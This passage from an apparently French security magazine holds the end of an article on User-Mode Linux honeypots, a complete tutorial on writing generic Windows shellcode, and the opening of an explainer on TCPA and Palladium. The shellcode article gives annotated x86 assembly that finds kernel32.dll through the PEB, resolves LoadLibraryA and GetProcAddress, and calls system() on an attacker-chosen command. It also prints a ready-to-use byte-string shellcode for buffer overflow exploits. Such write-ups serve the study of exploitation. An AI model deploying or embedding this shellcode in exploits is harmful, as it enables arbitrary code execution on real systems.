- `-a` pour écrire toutes les données (permet de voir les mots de passe qui ne s'affichent normalement pas à l'écran ou pour mieux suivre un `tty` obtenu depuis une connexion SSH).

CONCLUSION

Il est évident que faire d'un UML un honeypot n'est pas si facile, son comportement étant quelque peu différent d'un Linux habituel sur bien des points, la tâche n'est pas toujours simple pour masquer la virtualité de celui-ci.

Cet article propose donc une solution de surveillance assez simple et sans danger contre une attaque sur notre propre machine, tout en loguant l'attaque afin de l'étudier ultérieurement. Certes, de nombreux points peuvent encore trahir le système UML et il faut continuer de résoudre ces problèmes.

Toutefois, même si le pirate remarque qu'il se trouve effectivement sur une machine virtuelle, que pourra-t-il finalement faire ? Tout le trafic passe et peut donc être contrôlé par la machine hôte. Il suffit donc de s'assurer que des règles strictes empêchant l'attaquant de rebondir sur le reste du réseau sont bien mises en place sur la machine hôte.

Gianpaolo Fasoli - **gfasoli@mail.com**

Jean Scholzen - **jean.scholzen@free.fr**

Michaël Hervieux - **hervieux@enseirb.fr**

Thomas Meurisse - **meurisse@enseirb.fr**

RÉFÉRENCES

[1] http://user-mode-linux.sourceforge.net

[2] http://www.netfilter.org/

[3] http://www.grsecurity.net/

[4] http://www.prelude-ids.org/

[5] http://michael.toren.net/code/countertrace/

http://www.honeynet.org/papers/uml/

L'écriture de shellcode générique sous Windows

Le principe de base de l'exploitation des *buffer overflow* est d'injecter des instructions dans la mémoire d'un processus pour qu'elles soient exécutées sur la machine cible. L'exploitation de cette faille nécessite deux étapes distinctes.

La première étape est une analyse algorithmique du programme afin de découvrir quels sont les tests qui n'ont pas été correctement effectués. Cette analyse, parfois longue, nécessite une bonne compréhension de l'utilisation de la mémoire par le programme. En effet, le but final sera d'injecter à un endroit précis des données devant persister pendant toute l'exécution du programme et passer avec succès les divers tests de celui-ci.

La seconde étape, complètement indépendante de la première, a pour but la création d'un ensemble d'instructions en code machine ayant le minimum de caractères et ne devant pas contenir certains caractères spéciaux filtrés par le programme (typiquement le code ASCII 0).

Généralement, la première étape est la plus difficile à passer, notamment ces derniers temps : étant donné que la majorité des failles "standards" commence à être bien prise en considération par les développeurs, les plus simples ont déjà toutes été découvertes. Nous arrivons dans une nouvelle phase dans laquelle l'exploitation de failles plus vicieuses apparaît (*heap structure overflow*, *integer overflow*).

L'écriture de *shellcodes* sous UNIX fut présentée par Aleph1 [1] et depuis, de nombreux articles sont apparus sur le sujet. En revanche peu d'articles présentent l'équivalent pour Windows.

La conception de shellcode sous UNIX est assez simple et présente l'avantage d'être assez portable quelle que soit la version d'un système donné (système V, BSD, Solaris, HP). Un shellcode écrit pour Linux fonctionne sur toutes les versions et distributions de Linux (RedHat, Debian...). Voici le programme de base souvent employé par les shellcodes sous UNIX :

```
int main()
{
execve("/bin/sh", "sh",0);
}
```

Si l'on désassemble un tel code compilé, on s'aperçoit que les instructions se résument à quatre fonctions très basiques :

- mise en mémoire des chaînes de caractères ;
- copie de ces adresses dans des registres spécifiques (ou empilation suivant les systèmes) ;
- copie du numéro d'appel système désiré ;
- exécution d'une interruption pour passer en mode noyau.

Malheureusement, Windows n'a pas l'équivalent avec des instructions aussi basiques. L'idée est alors d'aller chercher une fonction similaire d'exécution d'un processus ; mais comme celle-ci n'existe pas sous la forme d'instruction simple, il nous faut rechercher ces fonctions directement dans les DLL du système. La création de nouveaux processus étant assez longue, nous nous contenterons de faire un appel à `system()` qui, globalement, sera plus simple et plus efficace (et surtout plus court).

En principe, tout cela paraît simple, mais la DLL en question n'est pas forcement chargée en mémoire, et dans le cas où elle le serait, son adresse n'est jamais connue à l'avance. Sachant que le chargement de la librairie se fait par l'appel d'une fonction... se trouvant dans une autre DLL... cela complique la chose.

Il ne semble pas y avoir de techniques plus simples connues à ce jour. Contrairement à UNIX, le shellcode décrit ici n'est pas aussi portable, mais pour l'instant, il est assez générique pour fonctionner sous Windows NT, 2000 et XP quels que soient la langue et les *hotfixes*.

PRÉSENTATION DE L'ALGORITHME

RECHERCHE DE KERNEL32.DLL

Les fonctions de chargement de librairies dynamiques que nous voulons utiliser se trouvent dans une DLL qui est déjà en mémoire : il nous faut donc trouver l'adresse de celle-ci. Jusqu'à peu, aucune méthode "propre" n'était connue pour la recherche de DLL, mais depuis quelques temps, l'équipe de LSD [2] a découvert une nouvelle technique plus performante et générique qui donne de meilleurs résultats.

De nombreux exploits Windows ne s'embêtent pas à rechercher l'adresse de `kernel32`, mais mettent l'adresse en dur des fonctions nécessaires directement dans le shellcode. Malheureusement, ces adresses dépendent de nombreux paramètres, dont la version de `kernel32.dll` ; de ce fait, ces exploits ne marchent que dans des cas très particuliers (par exemple Windows 2000 Server SP1 coréen ...). Un shellcode générique sera certes plus gros, mais il y a tellement de combinaisons possibles d'adresses qu'il y a peu de chance de tomber sur la bonne (dans certains cas, le simple passage de hotfix change ces adresses).

De plus, le test "au hasard" fera crasher le serveur à la première erreur (adresse non "mappée", *illegal instruction*, *seg fault*...), ce qui ne laissera pas l'occasion de tester un *brut force*.

Méthode "simple"

La méthode la plus intuitive pour retrouver une DLL est de rechercher celle-ci directement dans le système en effectuant un scan de la mémoire. `kernel32.dll` se situe systématiquement dans les mêmes plages d'adresses, ce qui facilite la recherche. Mais il faut prendre garde lors du scan, car certaines adresses ne sont pas "mappées" en mémoire au même endroit suivant les systèmes d'exploitations : Windows 9x aura tendance à les charger à un endroit, et Windows NT/2000/XP à un autre. De plus, un scan des adresses "hautes" provoque pratiquement toujours une violation d'accès sous Windows NT/2000/XP. Il faut donc effectuer le scan dans un certain sens : d'abord les adresses "basses" puis les adresses "hautes". Cette méthode offre globalement de bons résultats (sur NT, 2000 et XP), mais n'est pas fiable à 100 %.


Le scan de la mémoire s'effectue de l'adresse 0x77e10000 jusqu'à 0x78000000, puis de 0xbff00000 à 0xbffa0000. Ces valeurs sont empiriques : ce sont des adresses communément constatées. En théorie, la deuxième plage est pour les machines W9x, mais dans de nombreux cas, sous Windows 9x, le premier scan provoque un seg fault. C'est pourquoi ce shellcode ne fonctionne que rarement sous Windows 9x.

Méthode LSD

L'équipe de LSD a pris le problème à l'envers : au lieu de scanner la mémoire et risquer de provoquer des violations d'accès, ils ont essayé de trouver cette information directement à partir des informations fournies par le processus. C'est après un désassemblage de portions de mémoire qu'ils ont réussi à retrouver des informations concernant le processus, et plus particulièrement les adresses des DLL chargées en mémoire (ces structures ne sont pas documentées par Microsoft).

Concrètement, la méthode exacte est la suivante : à partir du registre `fs`, nous récupérons l'adresse d'une structure appelée TEB (*Thread Environement Block*). Dans cette structure, nous avons un pointeur vers la structure PEB (*Process Environement Block*), qui elle-même contient un pointeur vers une structure `PEB_LDR_DATA`. Cette dernière contient des informations concernant les librairies chargées en mémoire : une liste chaînée de DLL triée par ordre de chargement (voir **figure 1**).

Cet algorithme est très fiable car il ne nécessite pas de scan "aléatoire" de mémoire. C'est donc sur cette méthode que nous allons nous baser.




DÉCORTICATION DE LA DLL

Le but d'une DLL est d'offrir à un programme la possibilité d'appeler des fonctions alors que celui-ci n'en connaît que le nom. Il est donc possible pour un programme de "décortiquer" tout seul une DLL à la recherche de fonctions particulières. C'est-à-dire qu'il sera capable, en connaissant le nom d'une DLL, de trouver tout seul son adresse en mémoire.

Quand un programme demande le chargement d'une DLL, celle-ci est chargée à n'importe quelle adresse mémoire (mais globalement dans un même *range*), adresse choisie par le système. Le principe de chargement dynamique dispense totalement les programmes de connaître ces adresses à l'avance. C'est pourquoi, dans une DLL, toutes les informations de position de code ou de structures sont donc fournies en adresse relative par rapport au début de la DLL.

Ces adresses relatives appelées RVA (*Relative Virtual Address*) doivent donc toujours être considérées par rapport à l'adresse de base de la DLL (d'où un en-tête particulier).

Revenons au scan de la mémoire : voici ci-dessous le schéma de la structure de l'en-tête d'un programme MSDOS [3], qui est le même pour une DLL :




En-tête MSDOS

Dans cet en-tête, seul le champ Magic (repéré par la chaîne "MZ") nous intéresse si l'on fait un scan de la mémoire. Si le bon Magic est obtenu, il nous faudra aller au prochain en-tête dont l'adresse est donnée à BASE+0x3c (Address of nxt header). Ce prochain en-tête est un en-tête de type PE (Portable Executable), possédant lui aussi un Magic particulier (la chaîne de caractères "PE" suivie de deux caractères nuls). Voici la structure d'un en-tête PE :

En-tête PE

Cet en-tête nous fournit une table d'export dans laquelle se situent toutes les fonctions accessibles par n'importe quel programme.



Cette table nous donne toutes les informations sur la DLL (son nom, le nom de ses fonctions...). L'adresse de cette table d'export est donc à l'adresse suivante :

```
export table = adresse de base de la DLL + adresse relative de export table
```

Il faudra donc pointer à l'adresse du PE + 0x78 pour trouver cette fameuse table d'export :

Dans un premier temps, il nous est possible de déterminer le nom de la DLL à l'aide du champ "Name RVA". Ce champ contient un pointeur sur une chaîne de caractères décrivant le nom de cette DLL. Ce n'est donc que maintenant que nous connaissons le nom de la DLL !


Dans le cas d'un scan de la mémoire, si le nom ne correspond pas, il faut revenir au début et scanner la mémoire à la recherche d'une nouvelle DLL. Pour cela, on incrémente l'adresse du début de 0x10000 (distance séparant chaque DLL).

Une fois que nous avons découvert la bonne DLL (`kernel32.dll`), il nous reste à l'explorer afin de rechercher deux fonctions :


- `GetProcAddr()` : Cette fonction prend en paramètre un nom de fonction, un pointeur sur une DLL chargée en mémoire et renvoie un pointeur sur l'adresse de la fonction recherchée (globalement ce que nous essayons de faire :)
- `LoadLibraryA()` : Cette fonction charge une librairie dynamique (une DLL) en lui spécifiant le nom de celle-ci. Cette fonction retourne l'adresse mémoire à laquelle la DLL a été chargée.

Pour trouver ces fonctions, il va en fait falloir écrire un équivalent de la fonction `getProcAddr()`...

La table d'export contient une entrée appelée "Name PTR Table RVA", qui est un pointeur sur un tableau de pointeurs de chaînes de caractères. Ces chaînes de caractères sont tout simplement des noms de fonctions exportées par la DLL. Nous écrivons l'équivalent de `strcmp()` pour tous les noms de ces fonctions. Je rappelle que l'accès à la `libc` n'est pas encore possible car nous ne connaissons pas son adresse : nous sommes donc contraints de l'écrire nous-même.



Une fois le bon nom de fonction découvert, il nous faut connaître l'adresse mémoire à laquelle se trouve la fonction. Pour cela, nous regardons dans l'entrée "Address Table RVA", qui est exactement la même structure que "Name PTR Table RVA", sauf que c'est un pointeur sur un tableau de pointeurs sur fonction :



C'est-à-dire qu'une fois que l'on a déterminé l'index d'une fonction dans le premier tableau, il suffit d'aller au même index du deuxième tableau pour avoir la fonction. Une fois l'index connu, l'adresse de la fonction est calculée de la manière suivante :

```
Void (*fonction)() = address table RVA + (index * 4).
```

Avec les pointeurs pour les fonctions `GetProcAddr()` et `LoadLibraryA()`, il nous est maintenant possible de charger la librairie C (`MSVCRT.dll`) afin d'appeler la fonction `system()`. La fonction `system()` va exécuter le paramètre passé par le shellcode (qui n'est autre qu'une chaîne de caractères). Nous allons nous arranger pour que celle-ci soit située à la fin du shellcode pour ne pas le gêner (il pourra être ajouté dynamiquement par l'exploit) ; il devra juste se terminer par le caractère "\n". De ce fait, l'exploit pourra proposer à l'utilisateur la commande à exécuter sur le serveur distant.


Etant donné que nous devons mettre des chaînes de caractères dans le shelllcode, mais que le caractère nul ne doit pas être un caractère séparateur (il serait considéré comme une fin de chaîne), il nous faut remplacer ce caractère par un caractère qui n'est pas interprété : nous allons prendre le caractère "A" pour les séparer. Le shellcode ira tout seul remplacer ces caractères pendant son exécution (présents à deux endroits connus) par le caractère nul. La fin du shellcode ressemblera donc à ceci :

```
"msvcrt.dllAsystemAcommande_a_executer\n";
```

Etant donné que le shellcode connaît l'adresse exacte des deux caractères "A", la présence de ceux-ci dans les commandes ne pose pas de problème : ils ne seront pas effacés.

LE SHELLCODE

Le shellcode devra gérer sa propre pile (ce n'est pas parce qu'on casse tout qu'il faut mal le faire :) dont voici la structure :



A EBP+4, nous avons l'adresse de base de `kernel32.dll`, puis l'adresse de la table d'export. Ensuite, nous mettons l'adresse des deux fonctions que nous allons rechercher (`GetProcAddr()` et `LoadLibraryA()`). Pour cette recherche, nous avons besoin d'une variable et d'un index. Seules les parties importantes du shellcode sont détaillées ici, mais l'intégralité des deux méthodes sont disponibles en téléchargement sur le Web [4].

Tout d'abord, la préparation de la pile :

```
push    ebp
mov     ebp,esp
mov     esp,ebp                         ; welcome home :)
sub     esp,0x20        ; Prepa de la pile
```

Puis la recherche de la DLL par la méthode LSD :

```
push    0x30
pop     edx
mov     edx,fs:[edx]      ; Adresse de PEB (dans TEB)
mov     eax,[edx+0xc]     ; PEB_LBR_DATA
mov     esi,[eax+0x1c]    ; InitializationOrderModule
mov     eax,[esi]         ; Liste chaînée
mov     edx,[eax+0x8]     ; Deuxieme element
mov     [ebp-0x4],edx     ; On le stocke dans la pile
mov     edx,[edx+0x3c]    ; Récupération du header de PE
add     edx,[ebp-0x4]     ; + Adresse de Base
mov     edx,[edx+0x78]    ; Récupération de l'adresse de "export table"
add     edx,[ebp-0x4]     ; + Base
mov     [ebp-0x8],edx     ; Stockage dans la pile
xor     eax,eax
mov     [ebp-0xc],eax     ; mise a zéro des variables
mov     [ebp-0x10],eax
mov     [ebp-0x14],eax
mov     [ebp-0x18],eax
mov     edx,[ebp-0x8]     ; Adresse de export table
add     edx,0x20          ; Name table PTR
mov     edx,[edx]
add     edx,[ebp-0x4]     ; + Base
mov     [ebp-0x18],edx    ; On stocke dans notre variable
jmp search_fct                        ; OK on cherche nos fonctions
```

Une fois l'adresse de `kernel32.dll` connue, nous lançons la fonction `search_fct()`, qui s'occupe de rechercher les fonctions `GetProcAddr()` et `LoadLibraryA()` à l'intérieur de la DLL :

```
search_fct:
call check_proc_addr          ; recheche de getprocaddr
call check_loadlib_addr       ; Recherche de LoadLibraryA
add word ptr [ebp-0x18], 0x4 ; Adress++
add word ptr [ebp-0x14], 0x1 ; count++
jmp search_fct; on boucle
```

L'algorithme de recherche ne stocke pas l'adresse réelle des fonctions découvertes, mais uniquement l'index de celles-ci dans nos variables : c'est la fonction suivante qui fera la conversion entre index et adresse. Les deux fonctions de recherche (`check_proc_addr` et `check_loadlib_addr`) sont globalement identiques : il n'y a que la recherche de chaînes de caractères qui est différente. Voici la description de `check_proc_addr()` :

```
check_proc_addr:
xor ecx, ecx
cmp [ebp-0xc], ecx            ; On vérifie qu'on a pas déjà trouvé
jne_return                    ; cette fonction
mov ebx, [ebp-0x18]
mov ebx, [ebx]                ; Notre variable
add ebx, [ebp-0x4]            ; +base
cmp  dword ptr [ebx], 'PteG'
jne _return
cmp  dword ptr [ebx+0x4], 'Acor'  ; strcmp
jne _return
mov ecx, [ebp-0x14]           ; Fonction trouvée
mov [ebp-0xc], ecx            ; Sauvegarde de l'index
xor ecx, ecx
test [ebp-0x10], ecx          ; Si nous avons LoadLibrary
jne  next                     ; on va à la prochaine phase
ret
```

Maintenant, il nous faut convertir les index en adresses réelles. Pour ce faire, on multiplie l'index par la taille de chaque entrée (étant donné que c'est un tableau de pointeurs, on multiplie l'index par 4) pour y rajouter l'adresse de base de la table d'export :

```
next:
mov ebx, [ebp-0xc]            ; Transformation des index en adresse
imul ebx, 0x4; relative
mov [ebp-0xc], ebx            ; Void (*fonction)() =
mov ebx, [ebp-0x10]           ; address table RVA + (index * 4).
imul ebx, 0x4
mov [ebp-0x10], ebx
mov ebx, [ebp-0x8]
add ebx, 0x1c
mov ebx, [ebx]
add ebx, [ebp-0x4]            ; + Adresse de base de export table
mov ecx, ebx
add ecx, [ebp-0xc]
mov ecx, [ecx]
add ecx, [ebp-0x4]
mov [ebp-0xc], ecx            ; adresse de GetProcAddress
mov ecx, ebx
add ecx, [ebp-0x10]
mov ecx, [ecx]
add ecx, [ebp-0x4]
mov [ebp-0x10], ecx           ; addresse de LoadLibraryA
jmp end_shell
```

Nous retrouvons maintenant une partie de shellcode "standard" comme nous connaissons sous UNIX. Nous arrivons vers la fin du shellcode pour faire un *call* qui nous amènera plus haut. Le seul but de ce call est de stocker un pointeur sur la chaîne de caractères se situant à la fin du shellcode (la commande à exécuter). La fonction `put_zero()` place des caractères nuls afin de séparer les chaînes de caractères :

```
begin_shell:

pop edi                    ; on pointe dans la chaine de caractère
xor ebx, ebx
mov byte ptr [edi+0xa], bl ;  On remplace les A par 0x0
mov byte ptr [edi+0x11], bl; Aux deux endroits définis
mov ecx, edi
add ecx,0x12
call put_zero              ; On appel la fonction put_zero
xor ebx, ebx               ; qui finira la chaine par \x0
push edi                   ; Push de MSVCRT.dll
call [ebp-0x10]            ; appel de LoadLibraryA
cmp eax, ebx               ; On vérifie le résultat
je cassos
add edi, 0xb
push edi                   ; push de la chaine de caractère system
push eax                   ; Push de l'adresse de MSVCRT.dll
call [ebp-0x0c]            ; Appel de GetProcAddress avec ces paramètre
cmp eax, ebx               ; On vérifie le résultat
je cassos
add edi, 0x7               ; On pointe sur notre commande
push edi                   ; On push l'adresse
call eax                   ; Appel de system
leave                      ;  Sortie propre
ret                        ; quoique jamais atteinte

end_shell:
call begin_shell           ; pour stocker l'adresse de la chaine de
caractère

. string  "msvcrt.dllAsystemA"
```

Voici le shellcode final qui crée le fichier `c:\toto.txt` :

```
        char shellcode [] =
"\x55\x89\xe5\x89\xec\x83\xec\x20\x6a\x30\x5a\x64\x8b\x12\x8b\x42\x0c\x8b\x70\x1c"
"\x8b\x06\x8b\x58\x08\x89\x55\xfc\x8b\x52\x3c\x03\x55\xfc\x8b\x52\x78\x03\x55\xfc"
"\x89\x55\xf8\x03\x4d\xfc\x31\xc0\x89\x45\xf4\x89\x45\xf0\x89\x45\xec\x89\x45\xe8"
"\x8b\x55\xf8\x83\xc2\x20\x8b\x12\x03\x55\xfc\x89\x55\xe8\xeb\x5e\xc9\xc3\x31\xc9"
"\x39\x4d\xf4\x75\x6b\x8b\x5d\xe8\x8b\x1b\x03\x5d\xfc\x81\x3b\x47\x65\x74\x50\x75"
"\x5b\x81\x7b\x04\x72\x6f\x63\x41\x75\x52\x8b\x4d\xec\x89\x4d\xf4\x31\xc9\x85\x4d"
"\xf0\x75\x46\xc3\x31\xc9\x39\x4d\xf0\x75\x3d\x8b\x5d\xe8\x8b\x1b\x03\x5d\xfc\x81"
"\x3b\x4c\x6f\x61\x64\x75\x2d\x81\x7b\x04\x4c\x69\x62\x72\x75\x24\x8b\x4d\xec\x89"
"\x4d\xf0\x31\xc9\x39\x4d\xf4\x75\x18\xc3\xe8\x9f\xff\xff\xff\xe8\xc8\xff\xff\xff"
"\x66\x83\x45\xe8\x04\x66\x83\x45\xec\x01\xeb\xea\xc3\x8b\x5d\xf4\x6b\xdb\x04\x89"
"\x5d\xf4\x8b\x5d\xf0\x6b\xdb\x04\x89\x5d\xf0\x8b\x5d\xf8\x83\xc3\x1c\x8b\x1b\x03"
"\x5d\xfc\x89\xd9\x03\x4d\xf4\x8b\x09\x03\x4d\xfc\x89\x4d\xf4\x89\xd9\x03\x4d\xf0"
"\x8b\x09\x03\x4d\xfc\x89\x4d\xf8\xeb\x46\x41\x8a\x39\x80\xff\x0a\x75\xf8\x31\xdb"
"\x88\x19\xc3\x5f\x31\xdb\x88\x5f\x0a\x88\x5f\x11\x89\xf9\x83\xc1\x12\xe8\xe0\xff"
"\xff\xff\x31\xdb\x57\xff\x55\xf0\x39\xd8\x0f\x84\x24\xff\xff\xff\x83\xc7\x0b\x57"
"\x50\xff\x55\xf4\x39\xd8\x0f\x84\x14\xff\xff\xff\x83\xc7\x07\x57\xff\xd0\xc9\xc3"
"\xe8\xc2\xff\xff\xff"
"msvcrt.dllAsystemA"
"echo blah > c:\\toto.txt\n";
```

ICI ET AILLEURS

D'autres shellcodes (comme celui de Undersec [5]) téléchargent un shellcode sur un site Web pour l'exécuter. Pour ce faire, ces programmes se basent sur des API ayant des fonctions "haut niveau" comme `URLDownloadToFile()`. Cette technique donne la possibilité d'effectuer beaucoup d'actions en un minimum de temps (et prévient que la machine vient d'être attaquée… :-), mais surtout, d'installer des outils plus conviviaux pour la prise de main distante.

L'avantage d'avoir un shellcode "simple" est que celui-ci devrait marcher facilement quelle que soit l'architecture (*firewall*, *proxy*), contrairement au *reverse shell* ou aux shellcodes téléchargeant un programme. En effet, ceux-ci se verraient bloqués dans certains cas par les équipements filtrants.

Olivier DEMBOUR

olivier.dembour@axipe.com

RÉFÉRENCES

[1] Smashing the stack for fun and profit

http://www.phrack.org/show.php?p=49&a=14

[2] Win32 Assembly Components

http://www.lsd-pl.net/windows_components.html

[3] Portable Executable Formats

http://x86.ddj.com/ftp/manuals/tools/pe.pdf

[4] Shellcode Windows

http://www.entreelibre.com/modu/shellcode_win.html

[5] Undersec

http://www.undersec.com/programas/generic-win32.c

Autres articles traitant des shellcodes Windows :

http://www.deepzone.org

http://www.harmonysecurity.com/kungfoo.html

http://www.madchat.org/coding/c/mem.buffer/Buffer%20Overflow%20II.html

TCPA et Palladium

On entend aujourd'hui de plus en plus de rumeurs sur les mécanismes de sécurité des ordinateurs de demain, et en particulier sur l'impact de ces mécanismes sur la liberté et le respect de la vie privée des individus. Deux projets, TCPA et Palladium, depuis renommé* Next Generation Secure Computing Base *(NGSCB), commencent à susciter des remous dans les milieux intellectuels - bien qu'ils ne soient pas nouveaux, et que les partisans des libertés individuelles expriment leurs craintes depuis un certain temps déjà. Cependant, on peut lire à leur sujet tout et n'importe quoi - surtout n'importe quoi, d'ailleurs. Cet article tente d'exposer clairement et sans idées préconçues les fonctionnalités de ces deux systèmes, leurs différences, et les conséquences que l'on peut prévoir sur l'utilisation quotidienne d'un ordinateur, qu'il s'agisse d'un usage personnel ou professionnel.

TCPA ?

Le TCPA [1], ou *Trusted Computing Platform Alliance*, est un groupe de travail industriel, formé en octobre 1999 par Compaq, HP, IBM, Intel et Microsoft. Depuis cette époque, le groupe s'est agrandi et compte aujourd'hui plus de 150 sociétés, mais le copyright sur les spécifications reste détenu par les cinq entreprises susnommées.

L'objectif annoncé est de fournir un jeu de spécifications [2] à la fois matérielles et logicielles pour améliorer le niveau de confiance disponible sur un ordinateur. Ces spécifications sont volontairement très génériques, et il est prévu de fournir des lignes directrices pour leur implémentation sur différentes plates-formes. À ce jour, ces lignes directrices n'existent que pour une architecture de type PC [3]. Par ailleurs, bien qu'elles soient censées viser à la fois la couche logicielle et la couche matérielle, ces spécifications sont construites à partir de cette dernière, fournissant surtout des lignes directrices pour la partie logicielle.

Une plate-forme conforme à ces spécifications est appelée *Trusted Platform*. La partie purement TCPA de cette plate-forme est appelée *Trusted Platform Subsystem*, ou tout simplement sous-système. Ce sous-système va lui-même se diviser en plusieurs parties, en fonction de la sensibilité des opérations à effectuer :

- Le TPM, ou *Trusted Platform Module*, est la partie du sous-système qui fournit le jeu de fonctionnalités auxquelles on doit pouvoir faire confiance pour pouvoir faire confiance à l'intégralité de la plate-forme. Autrement dit, si le TPM est corrompu, la plate-forme dans son intégralité est corrompue. Ces fonctionnalités sont appelées des *capacités protégées*, et sont les seules à pouvoir affecter la sécurité du sous-système. Par exemple, si une fonction peut modifier les paramètres de sécurité du sous-système, elle doit impérativement se trouver dans le TPM.

- Les TSS, ou *Trusted Platform Support Services*, fournissent des fonctions sur lesquelles s'appuient les opérations protégées. Ces fonctions sont donc nécessaires au bon fonctionnement des opérations protégées du TPM, mais l'échec ou la compromission d'une fonction de support, même s'il entraîne l'échec de l'exécution d'une opération protégée, n'implique pas de compromission de la sécurité du sous-système.

Plus concrètement, dans un PC, le TPM correspondra à un module physique, et les TSS à des éléments logiciels.

ANATOMIE DE LA BÊTE

Pour bien comprendre le système TCPA, il est nécessaire de différencier deux jeux de fonctionnalités. Le premier jeu est constitué d'une série de briques de base, en particulier des composants de nature cryptographique, sur lesquels s'appuie le second jeu, qui lui fournit des services au reste de la plate-forme. Il est important de comprendre que ces deux ensembles ne sont absolument pas calqués sur les blocs du sous-système présentés ci-dessus (TPM et TSS) : par exemple, une fonction mesurant certains indicateurs du système fera appel à des fonctionnalités du TPM aussi bien que du TSS, et sera amenée à stocker des données à la fois dans le TPM et en dehors.

Services proposés par TCPA

Les services fournis par le sous-système à la plate-forme, c'est-à-dire en théorie à l'utilisateur, et auquel nous avons fait référence ci-dessus comme le *second jeu*, sont de trois types.

